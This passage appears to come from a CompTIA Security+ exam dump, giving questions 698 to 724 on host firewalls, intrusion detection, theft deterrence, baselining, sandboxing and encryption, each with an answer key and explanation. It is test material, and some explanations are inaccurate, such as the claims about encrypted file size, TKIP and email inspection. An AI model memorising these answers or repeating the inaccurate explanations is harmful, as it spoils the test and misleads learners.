Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 111-112, 116-117, 161-162 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 13- 16, 246

**QUESTION 698**

Each server on a subnet is configured to only allow SSH access from the administrator's workstation. Which of the following BEST describes this implementation?

- A. Host-based firewalls
- B. Network firewalls
- C. Network proxy
- D. Host intrusion prevention

**Correct Answer: A****Section: Application, Data and Host Security****Explanation****Explanation/Reference:****Section: Application, Data and Host Security**

A host-based firewall is installed on a client system and is used to protect the client system from the activities of the user as well as from communication from the network or Internet. These firewalls manage network traffic using filters to block certain ports and protocols while allowing others to pass through the system.

**Incorrect Answers:**

- B: A network firewall protects the entire network from an untrusted public network, such as the Internet by filtering network traffic. It does not filter network traffic on the internal network.
- C: A network proxy is used to protect the local network from external attacks by hiding the IP configuration of the internal clients. It does not filter network traffic.
- D: A host-based IPS (HIPS) is an intrusion detection and prevention system that runs as a service on a host computer system. It is used to monitor the machine logs, system events, and application activity for signs of intrusion.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 111-112, 116-117 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 11, 13-16

### **QUESTION 699**

Which of the following is an important step in the initial stages of deploying a host-based firewall?

- A. Selecting identification versus authentication
- B. Determining the list of exceptions
- C. Choosing an encryption algorithm
- D. Setting time of day restrictions

**Correct Answer:** B

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

**Section:** Application, Data and Host Security

A host-based firewall is installed on a client system and is used to protect the client system from the activities of the user as well as from communication from the network or Internet. These firewalls manage network traffic using filters to block certain ports and protocols while allowing others to pass through the system.

**Incorrect Answers:**

- A: A host-based firewall is used to filter network traffic; it does not perform identification or authentication.
- C: A host-based firewall is used to filter network traffic; it does not provide encryption functions.
- D: A host-based firewall is used to filter and restrict network traffic based on ports and protocols, not on time of day.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 246

### **QUESTION 700**

Which of the following MOST interferes with network-based detection techniques?

- A. Mime-encoding
- B. SSL
- C. FTP
- D. Anonymous email accounts

**Correct Answer:** B

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Secure Sockets Layer (SSL) is used to establish secure TCP communication between two machines by encrypting the communication. Encrypted communications cannot easily be inspected for anomalies by network-based intrusion detection systems (NIDS).

Incorrect Answers:

- A: Multi-Purpose Internet Mail Extensions (MIME) encoding is used in email messages to allow messages to be sent in formats other than ASCII text.
- Email messages are handled by host based intrusion detection systems (HIDS).
- C: File Transfer Protocol (FTP) is an inherently insecure protocol that does not use any form of encryption making it easy to inspect for anomalies.
- D: Email messages are handled by host based intrusion detection systems (HIDS).

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 268 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 8, 12-

**QUESTION 701**

Joe, a network security engineer, has visibility to network traffic through network monitoring tools.

However, he's concerned that a disgruntled employee may be targeting a server containing the company's financial records. Which of the following security mechanism would be MOST appropriate to confirm Joe's suspicion?

- A. HIDS
- B. HIPS
- C. NIPS
- D. NIDS

**Correct Answer: A**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A host-based IDS (HIDS) is an intrusion detection system that runs as a service on a host computer system. It is used to monitor the machine logs, system events, and application activity for signs of intrusion. It is useful for detecting attacks that originate outside the organization as well as attacks by internal users logged on to the system.

Incorrect Answers:

- B: A host-based IPS (HIPS) is an intrusion detection and prevention system that runs as a service on a host computer system. It is used to monitor the machine logs, system events, and application activity for signs of intrusion.
- C: A network-based IPS (NIPS) is an intrusion detection and prevention system that scans network traffic in real time against a database of attack signatures. It is useful for detecting and responding to network-based attacks originating from outside the organization.

D: A network-based IDS (NIDS) is an intrusion detection system that scans network traffic in real time and is useful for detecting network-based attacks originating from outside the organization.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 111-112, 116-117 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 13-16

**QUESTION 702**

Which of the following devices will help prevent a laptop from being removed from a certain location?

- A. Device encryption
- B. Cable locks
- C. GPS tracking
- D. Remote data wipes

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Cable locks are theft deterrent devices that can be used to tether a device to a fixed point to keep smaller devices from being easy to steal.

**Incorrect Answers:**

A: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

C: Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to recover the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

D: Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

**References:**

Dulaney, Emmett and Chuck Easton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 369, 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

**QUESTION 703**

Which of the following can be used as an equipment theft deterrent?

- A. Screen locks
- B. GPS tracking
- C. Cable locks

D. Whole disk encryption

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Cable locks are theft deterrent devices that can be used to tether a device to a fixed point to keep smaller devices from being easy to steal.

Incorrect Answers:

A: Screen-lock is a security feature that requires the user to enter a password after a short period of inactivity before they can access the system again. This feature ensures that if your device is left unattended or is lost or stolen, it will be difficult for anyone else to access your data or applications.

However, this does not deter theft.

B: Global Positioning System (GPS) tracking can be used to identify its location of a stolen device and can allow authorities to recover the device. However, for GPS tracking to work, the device must have an Internet connection or a wireless phone service over which to send its location information.

D: Disk and device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen. However, this does not deter theft.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 369, 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236,

#### **QUESTION 704**

The librarian wants to secure the public Internet kiosk PCs at the back of the library. Which of the following would be the MOST appropriate? (Select TWO).

- A. Device encryption
- B. Antivirus
- C. Privacy screen
- D. Cable locks
- E. Remote wipe

**Correct Answer: BD**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

B: Antivirus software is used to protect systems against viruses, which are a form of malicious code designed to spread from one system to another, consuming network resources. Public systems are particularly prone to viruses.

D: Cable locks are theft deterrent devices that can be used to tether a device to a fixed point to keep devices from being easy to steal.

Incorrect Answers:

A: Device encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

C: A privacy screen is a monitor filter that is applied to the display to filter out the light reflected from the smooth glass surface of the display and can also be used to increase privacy by decreasing the viewing angle of a monitor, preventing it from being viewed from the side.

E: Remote wipe is the process of deleting data on a device in the event that the device is stolen. This is performed over remote connections such as the mobile phone service or the internet connection and helps ensure that sensitive data is not accessed by unauthorized people.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 161-162, 418-419 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 236, [http://en.wikipedia.org/wiki/Monitor\\_filter](http://en.wikipedia.org/wiki/Monitor_filter)

### QUESTION 705

A computer is suspected of being compromised by malware. The security analyst examines the computer and finds that a service called Telnet is running and connecting to an external website over port 443. This Telnet service was found by comparing the system's services to the list of standard services on the company's system image. This review process depends on:

- A. MAC filtering.
- B. System hardening.
- C. Rogue machine detection.
- D. Baseling.

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Application baseline defines the level or standard of security that will be implemented and maintained for the application. It may include requirements of hardware components, operating system versions, patch levels, installed applications and their configurations, and available ports and services. Systems can be compared to the baseline to ensure that the required level of security is being maintained.

Incorrect Answers:

A: MAC Filtering is used to secure access to wireless network access points. It is used to explicitly allow MAC addresses on a whitelist, blocking all other MAC addresses.

B: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services.

C: Rogue machine detection attempt to identify the presence of unauthorized systems on a network.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 178, 215-217, 219 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 206, 207, 208

**QUESTION 706**

Identifying a list of all approved software on a system is a step in which of the following practices?

- A. Passively testing security controls
- B. Application hardening
- C. Host software baselining
- D. Client-side targeting

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Application baseline defines the level or standard of security that will be implemented and maintained for the application. It may include requirements of hardware components, operating system versions, patch levels, installed applications and their configurations, and available ports and services. Systems can be compared to the baseline to ensure that the required level of security is being maintained.

**Incorrect Answers:**

A: Passive testing of security controls is performed by automated vulnerability scanners. The scanners detect the security control as it attempts a test. These tests are performed against targets but not specifically directed toward the security measures themselves.

B: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services.

D: Client-side targeting is an aspect Windows Group Policy that allows security configurations to be applied to specific types of devices or device groups.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217, 219 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 208, <https://technet.microsoft.com/en-us/library/dd252762.aspx>

**QUESTION 707**

A new application needs to be deployed on a virtual server. The virtual server hosts a SQL server that is used by several employees.

Which of the following is the BEST approach for implementation of the new application on the virtual server?

- A. Take a snapshot of the virtual server after installing the new application and store the snapshot in a secure location.

- B. Generate a baseline report detailing all installed applications on the virtualized server after installing the new application.
- C. Take a snapshot of the virtual server before installing the new application and store the snapshot in a secure location.
- D. Create an exact copy of the virtual server and store the copy on an external hard drive after installing the new application.

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Snapshots are backups of virtual machines that can be used to quickly recover from poor updates, and errors arising from newly installed applications. However, the snapshot should be taken before the application or update is installed.

Incorrect Answers:

- A: Snapshots are backups of virtual machines that can be used to quickly recover from poor updates, and errors arising from newly installed applications. However, the snapshot should be taken before, not after, the application or update is installed.
- B: A baseline report detailing all installed applications on the virtualized server after the new application is installed would not mitigate risk should the new application cause the system to crash.
- D: An exact backup of virtual machine can be used to recover from poor updates, and errors arising from newly installed applications. However, snapshot would allow for faster recover. Furthermore, the backup should be taken before, not after, the application or update is installed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 203 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 208

**QUESTION 708**

The information security technician wants to ensure security controls are deployed and functioning as intended to be able to maintain an appropriate security posture. Which of the following security techniques is MOST appropriate to do this?

- A. Log audits
- B. System hardening
- C. Use IPS/IDS
- D. Continuous security monitoring

**Correct Answer:** D

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A security baseline is the security setting of a system that is known to be secure. This is the initial security setting of a system. Once the baseline has been applied, it must be maintained or improved. Maintaining the security baseline requires continuous monitoring.

Incorrect Answers:

A: Auditing logs is good practice. However, it is only one aspect of maintaining security posture. This question asks for the MOST appropriate answer. Continuous security monitoring covers all aspects of maintaining security posture so it is a more appropriate answer.

B: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services.

C: An IPS/IDS (intrusion prevention system/intrusion detection system) is used to detect and prevent malicious activity on a network or a host. However, there is more to maintaining security posture than this one aspect and should be a part of continuous security monitoring.

References:

Stewart, James Michael, Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, Sybex, Indianapolis, 2014, p 12, 61, 130 Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 208, 215-217, 222

### QUESTION 709

Which of the following solutions provides the most flexibility when testing new security controls prior to implementation?

- A. Trusted OS
- B. Host software baselining
- C. OS hardening
- D. Virtualization

Correct Answer: D

Section: Application, Data and Host Security

Explanation

Explanation/Reference:

Section: Application, Data and Host Security

Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware. Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the host system, which allows for safer testing and experimentation.

Incorrect Answers:

A: Trusted OS is an access-control feature that limits resource access to client systems that run operating system that are known to implement specific security features.

B: Application baseline defines the level or standard of security that will be implemented and maintained for the application. It may include requirements of hardware components, operating system versions, patch levels, installed applications and their configurations, and available ports and services. Systems can be compared to the baseline to ensure that the required level of security is being maintained.

C: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling

unnecessary services.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 215-217 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 37, 208, 246

**QUESTION 710**

A company is about to release a very large patch to its customers. An administrator is required to test patch installations several times prior to distributing them to customer PCs.

Which of the following should the administrator use to test the patching process quickly and often?

- A. Create an incremental backup of an unpatched PC
- B. Create an image of a patched PC and replicate it to servers
- C. Create a full disk image to restore after each installation
- D. Create a virtualized sandbox and utilize snapshots

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Sandboxing is the process of isolating a system before installing new applications or patches on it so as to restrict the software from being able to cause harm to production systems. Before the patch is installed, a snapshot of the system should be taken. Snapshots are backups that can be used to quickly recover from poor updates, and errors arising from newly installed applications.

**Incorrect Answers:**

A, C: Creating a full disk image or an incremental backup to restore after each installation could prove useful but less efficient than using snapshots.

B: Replicating a patched PC to all servers does not test the patch, and does not ensure quick recoverability should the patch cause the PC to crash.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 203, 204-205 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 208,

**QUESTION 711**

An administrator is building a development environment and requests that three virtual servers are cloned and placed in a new virtual network isolated from the production network. Which of the following describes the environment the administrator is building?

- A. Cloud

- B. Trusted
- C. Sandbox
- D. Snapshot

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Sandboxing is the process of isolating a system before installing new applications on it so as to restrict any potential malware that may be embedded in the new application from being able to cause harm to production systems.

Incorrect Answers:

- A: In a cloud environment, data or applications are stored on the internet rather than on the local network.
- B: In a trusted environment communications between systems are permitted and systems are not isolated.
- D: Snapshots are backups of virtual machines that can be used to quickly recover from poor updates, and errors arising from newly installed applications.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 203, 204-205 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 208,

**QUESTION 712**

Which of the following techniques describes the use of application isolation during execution to prevent system compromise if the application is compromised?

- A. Least privilege
- B. Sandboxing
- C. Black box
- D. Application hardening

**Correct Answer:** B

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Sandboxing is the process of isolating a system before installing new applications on it so as to restrict any potential malware that may be embedded in the new application from being able to cause harm to production systems.

Incorrect Answers:

A: The principle of least privilege is used to ensure that users are only provided with the minimum privileges and permissions that allow them to perform their duties.  
C: Black box testing is a form of penetration testing in which the tester has absolutely no knowledge of the system or how it functions. This simulates an attack from an outsider. It does not involve application isolation.

D: Hardening is the process of securing a system by reducing its surface of vulnerability. Reducing the surface of vulnerability typically includes removing or disabling unnecessary functions and features, removing or disabling unnecessary user accounts, disabling unnecessary protocols and ports, and disabling unnecessary services.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 153, 203, 204-205, 215-217, 459 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 82, 208, 221, 250

**QUESTION 713**

Which of the following can be used to maintain a higher level of security in a SAN by allowing isolation of mis-configurations or faults?

- A. VLAN
- B. Protocol security
- C. Port security
- D. VSAN

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A storage area network (SAN) is a secondary network that offers storage isolation by consolidating storage devices such as hard drives, drive arrays, optical jukeboxes, and tape libraries. Virtualization can be used to further enhance the security of a SAN by using switches to create a VSAN. These switches act as routers controlling and filtering traffic into and out of the VSAN while allowing unrestricted traffic within the VSAN.

**Incorrect Answers:**

A: A Virtual area network (VLAN) is segmented network in which switches are used to perform the segmentation. The switches also perform routing functions, controlling and filtering traffic between VLANs.

B, C: Protocol and Port security is provided by firewalls. Firewalls control or filter traffic between systems based on protocols and the ports used by those protocols. Firewalls could be used to isolate the SAN but it is unlikely to isolate mis-configurations or faults.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 89-91 Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 5-6, <http://en.wikipedia.org/wiki/VSAN>

**QUESTION 714**

A company needs to receive data that contains personally identifiable information. The company requires both the transmission and data at rest to be encrypted.

Which of the following achieves this goal? (Select TWO).

- A. SSH
- B. TFTP
- C. NTLM
- D. TKIP
- E. SMTP
- F. PGP/GPG

**Correct Answer:** AF

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

We can use SSH to encrypt the transmission and PGP/GPG to encrypt the data at rest (on disk).

A: Secure Shell (SSH) is a cryptographic protocol that can be used to secure network communication. It establishes a secure tunnel over an insecure network.  
F: Pretty Good Privacy (PGP) is a data encryption and decryption solution that can be used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.

**Incorrect Answers:**

B: TFTP (Trivial File Transfer Protocol) is used for transferring files. However, it offers no encryption capability.

C: NTLM (NT Lan Manager) is a Microsoft authentication mechanism used in older Windows operating systems. It is now superseded by Kerberos authentication.

NTLM does provide hashing but it does not provide encryption capability.

D: TKIP (Temporal Key Integrity Protocol) is an encryption protocol included as part of the IEEE 802.11i standard for wireless LANs (WLANs). TKIP is used with WPA to secure wireless connection. However, TKIP on its own cannot encrypt the data or network connection.

E: SMTP (Simple Mail Transfer Protocol) is used to sending email. However, it offers no encryption capability.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 76, 145, 171, 256, 271, 272 [http://en.wikipedia.org/wiki/Secure\\_Shell](http://en.wikipedia.org/wiki/Secure_Shell)

[http://en.wikipedia.org/wiki/Pretty\\_Good\\_Privacy](http://en.wikipedia.org/wiki/Pretty_Good_Privacy)

### **QUESTION 715**

Which of the following does full disk encryption prevent?

- A. Client side attacks
- B. Clear text access
- C. Database theft

D. Network-based attacks

**Correct Answer: B**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Full-disk encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen.

Incorrect Answers:

A, D: Full-disk encryption encrypts the data on the device itself and ensures that the data on the device cannot be accessed in a useable form should the device be stolen. It does not prevent client-side or network-based attacks.

C: Full-disk encryption encrypts the data on the device itself. It may help prevent access to database data but database encryption would be the preferred method of protecting database data.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 251-

**QUESTION 716**

Full disk encryption is MOST effective against which of the following threats?

- A. Denial of service by data destruction
- B. Eavesdropping emanations
- C. Malicious code
- D. Theft of hardware

**Correct Answer: D**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Full-disk encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen. However, it does not prevent the theft of hardware it only protects data should the device be stolen.

Incorrect Answers:

A: Denial of Service (DoS) attacks web-based attacks that exploit flaws in the operating system, applications, services, or protocols. These attacks can be mitigated by means of firewalls, routers, and intrusion detection systems (IDSs) that detect DoS traffic, disabling echo replies on external systems, disabling broadcast features on border systems, blocking spoofed packets on the network, and proper patch management.

B: Full-disk encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be

stolen. It does not prevent eavesdropping.

C: Full-disk encryption encrypts the data on the device. This feature ensures that the data on the device cannot be accessed in a useable form should the device be stolen. IT does not mitigate against malicious code.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 170- 172, 252

### QUESTION 717

Which of the following is the BEST method for ensuring all files and folders are encrypted on all corporate laptops where the file structures are unknown?

- A. Folder encryption
- B. File encryption
- C. Whole disk encryption
- D. Steganography

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Full-disk encryption encrypts the data on the hard drive of the device or on a removable drive. This feature ensures that the data on the device or removable drive cannot be accessed in a useable form should it be stolen. Furthermore, full-disk encryption is not dependant on knowledge of the file structure.

Incorrect Answers:

A, B: File and Folder encryption encrypts the content of individual files and folders respectively. To implement file or folder encryption effectively, the file structure has to be known.

D: Steganography is a process of hiding one communication inside another communication. It can use passwords to prevent unauthorized extraction of the hidden communication and can also use encryption to mitigate against brute-force attempts at extraction. Steganography can also be used to detect theft, fraud, or modification when the hidden communication is a watermark.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 251- 252, 323

### QUESTION 718

To protect corporate data on removable media, a security policy should mandate that all removable devices use which of the following?

- A. Full disk encryption
- B. Application isolation
- C. Digital rights management

D. Data execution prevention

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Full-disk encryption encrypts the data on the hard drive of the device or on a removable drive. This feature ensures that the data on the device or removable drive cannot be accessed in a useable form should it be stolen.

**Incorrect Answers:**

B: Application Isolation is the process of ensuring that the application always uses the version of shared files with which it was installed, preventing component versioning conflicts. This is performed by the developer of the application.

C: Digital rights management (DRM) is a set of technologies used by publishers, copyright holders, and individuals to control the after-sale use of digital content, most prominently, to curb piracy of digital content.

D: Data Execution Prevention (DEP) is a security feature built into the operating system. It defines areas of memory as executable and nonexecutable. This protects against program errors, and some malicious exploits, such as buffer overflows.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 251- <http://www.symantec.com/connect/articles/application-isolation-basics-and-directions> [http://en.wikipedia.org/wiki/Digital\\_rights\\_management](http://en.wikipedia.org/wiki/Digital_rights_management) [http://en.wikipedia.org/wiki/Data\\_Execution\\_Prevention](http://en.wikipedia.org/wiki/Data_Execution_Prevention)

### **QUESTION 719**

A merchant acquirer has the need to store credit card numbers in a transactional database in a high performance environment. Which of the following BEST protects the credit card data?



<http://www.gratisexam.com/>

- A. Database field encryption
- B. File-level encryption
- C. Data loss prevention system
- D. Full disk encryption

**Correct Answer:** A

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Database encryption makes use of cryptography functions that are built into the database software to encrypt the data stored in the data base. This often offers granular encryption options which allows for the encryptions of the entire database, specific database tables, or specific database fields, such as a credit card number field.

**Incorrect Answers:**

B: File-level encryption would involve encrypting the entire database file. This would mean that accessing any data in the database would involve the overhead of decrypting the data.

C: A data loss prevention system is a system designed to detect a potential data breach. It is not used to encrypt data.

D: Full disk encryption would involve encrypting the entire hard disk. This would mean that accessing any data in the hard disk would involve the overhead of decrypting the data.

**References:**

[http://docs.oracle.com/cd/B28359\\_01/network.111/b28530/asotrans.htm#g1011122](http://docs.oracle.com/cd/B28359_01/network.111/b28530/asotrans.htm#g1011122) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 252-

### **QUESTION 720**

Which of the following types of data encryption would Matt, a security administrator, use to encrypt a specific table?

- A. Full disk
- B. Individual files
- C. Database
- D. Removable media

**Correct Answer:** C

**Section:** Application, Data and Host Security

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

A table is stored in a database. Database encryption makes use of cryptography functions that are built into the database software to encrypt the data stored in the database. This often offers granular encryption options which allows for the encryptions of the entire database, specific database tables, or specific database fields, such as a credit card number field.

**Incorrect Answers:**

A, D: Full-disk encryption encrypts the data on the hard drive of the device. It can also be applied to removable media. This feature ensures that the data cannot be

accessed in a useable form should the device or removable media be stolen or misplaced.

B: File-level encryption would involve encrypting the entire database file rather than a table in the database.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 251-

### QUESTION 721

A database administrator would like to start encrypting database exports stored on the SAN, but the storage administrator warns that this may drastically increase the amount of disk space used by the exports. Which of the following explains the reason for the increase in disk space usage?

- A. Deduplication is not compatible with encryption
- B. The exports are being stored on smaller SAS drives
- C. Encrypted files are much larger than unencrypted files
- D. The SAN already uses encryption at rest

**Correct Answer: C**

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

Encryption adds overhead to the data which results in an increase in file size. This overhead is attached to each file and could include the encryption/ decryption key, data recovery files and data decryption field in file header. As a result, requires increased storage space.

Incorrect Answers:

A: Data deduplication is a specialized data compression technique for identifying and eliminating duplicate copies of data. Modern cryptography often includes compression deduplication though some do not.

B: A storage area network (SAN) is a secondary network that offers storage isolation by consolidating storage devices such as hard drives, drive arrays, optical jukeboxes, and tape libraries. The size of the storage device is irrelevant as it is part of the SAN.

D: If the data is already encrypted it would not lead to an increase in storage space.

References:

[http://en.wikipedia.org/wiki/Data\\_deduplication](http://en.wikipedia.org/wiki/Data_deduplication)

<https://technet.microsoft.com/en-us/magazine/2006.05.howitworks.aspx> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 251-

### QUESTION 722

Which of the following is an advantage of implementing individual file encryption on a hard drive which already deploys full disk encryption?

- A. Reduces processing overhead required to access the encrypted files

- B. Double encryption causes the individually encrypted files to partially lose their properties
- C. Individually encrypted files will remain encrypted when copied to external media
- D. File level access control only apply to individually encrypted files in a fully encrypted drive

**Correct Answer:** C

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

With full disk encryption a file is encrypted as long as it remains on the disk. This is because the data on the disk is decrypted when the user logs on, thus the data is in a decrypted form when it is copied to another disk. Individually encrypted files on the other hand remain encrypted.

Incorrect Answers:

- A: Encrypting individual files do not reduce the processing overhead but increases it as the full disk encryption must be decrypted as well as the file encryption. Full disk decryption usually occurs when the user logs on to the system.
- B: Double encryption does not cause individually encrypted files to partially lose their properties. File properties are typically not encrypted with individual file encryption.
- D: Encryption is not a requirement for file-level access control and it can be applied to files whether they are encrypted or not.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 251- [http://en.wikipedia.org/wiki/Disk\\_encryption](http://en.wikipedia.org/wiki/Disk_encryption)

**QUESTION 723**

A team of firewall administrators have access to a 'master password list' containing service account passwords. Which of the following BEST protects the master password list?

- A. File encryption
- B. Password hashing
- C. USB encryption
- D. Full disk encryption

**Correct Answer:** A

**Section: Application, Data and Host Security**

**Explanation**

**Explanation/Reference:**

Section: Application, Data and Host Security

File encryption can be used to protect the contents of individual files. It uses randomly generated symmetric encryption keys for the file and stores the key in an encrypted form using the user's public key on the encrypted file.

**Incorrect Answers:**

- B: Hashing is a form of cryptography that produces a unique identifier known as a hash value. This hash value serves as an ID code to detect when the original data source has been altered. It, however, does not prevent access to the data.
- C: USB encryption is provided by the vendor of the USB device or by a tool from a third party. It is used to encrypt the data on the USB device, ensuring that the data cannot be accessed in a useable form should the device be stolen or misplaced.
- D: Full-disk encryption encrypts the data on the hard drive of the device. This feature ensures that the data cannot be accessed in a useable form should the device be stolen or misplaced.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 251- 252, 255, 315-316

**QUESTION 724**

A security administrator has concerns regarding employees saving data on company provided mobile devices. Which of the following would BEST address the administrator's concerns?

- A. Install a mobile application that tracks read and write functions on the device.
- B. Create a company policy prohibiting the use of mobile devices for personal use.
- C. Enable GPS functionality to track the location of the mobile devices.
